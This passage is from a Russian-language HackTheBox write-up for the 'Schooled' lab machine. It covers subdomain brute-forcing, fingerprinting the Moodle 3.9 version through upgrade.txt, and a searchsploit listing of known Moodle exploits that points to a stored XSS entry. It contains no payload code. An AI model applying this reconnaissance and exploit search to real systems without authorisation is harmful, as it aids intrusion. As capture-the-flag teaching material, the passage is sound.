
Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
162	moodle	200	☐	☐	342	
54	www.blog	400	☐	☐	541	
59	www.forum	400	☐	☐	541	
60	www.test	400	☐	☐	541	
68	www.m	400	☐	☐	541	
85	www.dev	400	☐	☐	541	
119	www.demo	400	☐	☐	541	
136	www.shop	400	☐	☐	541	
141	webdisk.blog	400	☐	☐	541	
146	www.mail	400	☐	☐	541	
147	www.new	400	☐	☐	541	
148	c-n7k-v03-01.rz	400	☐	☐	541	
151	c-n7k-n04-01.rz	400	☐	☐	541	

```
HTTP/1.1 200 OK
Date: Sun, 11 Apr 2021 17:35:32 GMT
Server: Apache/2.4.46 (FreeBSD) PHP/7.4.15
Last-Modified: Sat, 19 Dec 2020 15:41:05 GMT
ETag: "54-5b6d30d892640"
Accept-Ranges: bytes
Content-Length: 84
Connection: close
Content-Type: text/html

<meta http-equiv="refresh" content="0; URL='http://moodle.schooled.htb/moodle/'" />
```


Результат перебора

И мы находим новый поддомен — `moodle.schooled.htb`. Сразу добавим его в `/etc/hosts` и посмотрим, что там.


Schooled
moodle.schooled.htb
Available courses
Mathematics
Teacher: Manuel Phillips
Scientific Research
Teacher: Jane Higgins
Information Technology
Teacher: Jamie Borham
English Literature
Teacher: Lianne Carter

Стартовая страница Moodle

Moodle — это веб-приложение, при помощи которого можно делать сайты для онлайнового обучения. Система позволяет настраивать макеты страниц, к тому же можно наладить интеграцию с разным ПО, включая инструменты для общения, совместной работы и управления документами. Что очень важно, Moodle распространяется свободно и имеет открытый исходный код.




Cookies must be enabled in your browser
Some courses may allow guest access
Is this your first time here?

Форма авторизации Moodle

ТОЧКА ВХОДА

Поиск эксплоитов


Так как мы имеем дело с готовым продуктом, нет смысла «тыкать кавычки» самостоятельно. Гораздо продуктивнее будет узнать точную версию и поискать информацию или отчеты об уже имеющихся уязвимостях, а возможно, и готовые эксплоиты. Можно найти исходные коды на GitHub и узнать, где в программе расположена информация о текущей версии. Смотрим, что у нас на сервере, и узнаем, что используется версия 3.9.



sammarshallou MDL-71099 Lib: Move new user_fields class from core to core_user
1782 lines (1699 sloc) | 118 KB

```
This files describes API changes in core libraries and APIs,
information provided here is intended especially for developers.

=== 4.0 ===
* New navigation classes to mimic the new navigation project. The existing navigation callbacks are still available and
  will be called. The following behaviour will be the new standard for nodes added via callbacks:
   - Module nodes added will be appended to the end and will appear within the hamburger option.
   - Course nodes added will also be appended and appear within the 'More' option/page.

=== 3.11 ===
* PHPUnit has been upgraded to 9.5 (see MDL-71036 for details).
```

Файл upgrade.txt в репозиториях GitHub



```
GET /moodle/lib/upgrade.txt HTTP/1.1
Host: moodle.schooled.htb
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Connection: close
```


```
This files describes API changes in core libraries and APIs,
information provided here is intended especially for developers.

=== 3.9 ===
* Following function has been deprecated, please use \core\task\manager::run_from_cli().
    - cron_run_single_task()
* Following class has been deprecated, please use \core\task\manager.
    - \tool_task\run_from_cli
* Following CLI scripts has been deprecated:
  - admin/tool/task/cli/schedule_task.php please use admin/cli/scheduled_task.php
  - admin/tool/task/cli/adhoc_task.php please use admin/cli/adhoc_task.php
```

Запрос файла upgrade.txt на сервере

Теперь можем поискать информацию об уязвимостях и готовых эксплоитах.

Справка: поиск готовых эксплоитов

При пентесте лучше всего искать эксплоиты при помощи Google, поскольку этот поисковик заглядывает и в личные блоги, и в самые разные отчеты. Ускорят дело специализированные базы вроде Exploit-DB — там часто можно обнаружить подходящие варианты. Если ты работаешь в специализированной ОС вроде Kali Linux, то эта база у тебя уже есть и для поиска можно использовать утилиту `searchsploit`.




```
ralf@ralf-PC:~/tmp/Schooled$ searchsploit moodle
 Exploit Title                                                              |  Path
Mambo Component Mam-Moodle alpha - Remote File Inclusion                     | php/webapps/2064.txt
Moodle - Remote Command Execution (Metasploit)                               | linux/remote/29324.rb
Moodle 1.1/1.2 - Cross-Site Scripting                                        | php/webapps/24071.txt
Moodle 1.5.2 - 'moodledata' Remote Session Disclosure                        | php/webapps/3508.txt
Moodle 1.5/1.6 - '/mod/forum/discuss.php?navtail' Cross-Site Scripting       | php/webapps/29284.txt
Moodle 1.6dev - SQL Injection / Command Execution                            | php/webapps/1312.php
Moodle 1.7.1 - 'index.php' Cross-Site Scripting                              | php/webapps/30261.txt
Moodle 1.8.3 - 'install.php' Cross-Site Scripting                            | php/webapps/31020.txt
Moodle 1.8.4 - Remote Code Execution                                         | php/webapps/6356.php
Moodle 1.9.3 - Remote Code Execution                                         | php/webapps/7437.txt
Moodle 1.x - 'post.php' Cross-Site Scripting                                 | php/webapps/24356.txt
Moodle 2.0.1 - 'PHPCOVERAGE_HOME' Cross-Site Scripting                       | php/webapps/35297.txt
Moodle 2.3.8/2.4.5 - Multiple Vulnerabilities                                | php/webapps/28174.txt
Moodle 2.5.9/2.6.8/2.7.5/2.8.3 - Block Title Handler Cross-Site Scripting    | php/webapps/36418.txt
Moodle 2.7 - Persistent Cross-Site Scripting                                 | php/webapps/34169.txt
Moodle 2.x/3.x - SQL Injection                                               | php/webapps/41828.php
Moodle 3.10.3 - 'label' Persistent Cross Site Scripting                      | php/webapps/49714.txt
Moodle 3.4.1 - Remote Code Execution                                         | php/webapps/46551.php
Moodle 3.6.3 - 'Install Plugin' Remote Command Execution (Metasploit)        | php/remote/46775.rb
```

Эксплоиты, найденные searchsploit


Для версии 3.9 эксплоитов нет, но есть для более свежей 3.10.3. Стоит ее попробовать, так как есть вероятность, что уязвимость присутствует и в ранних версиях. Посмотрим детали уязвимости.

```
searchsploit -p php/webapps/49714.txt
```



```
ralf@ralf-PC:~/tmp/Schooled$ searchsploit -p php/webapps/49714.txt
  Exploit: Moodle 3.10.3 - 'label' Persistent Cross Site Scripting
      URL: https://www.exploit-db.com/exploits/49714
     Path: /usr/share/exploitdb/exploits/php/webapps/49714.txt
File Type: ASCII text, with very long lines, with CRLF line terminators

Copied EDB-ID #49714's path to the clipboard
```

Получение эксплоита



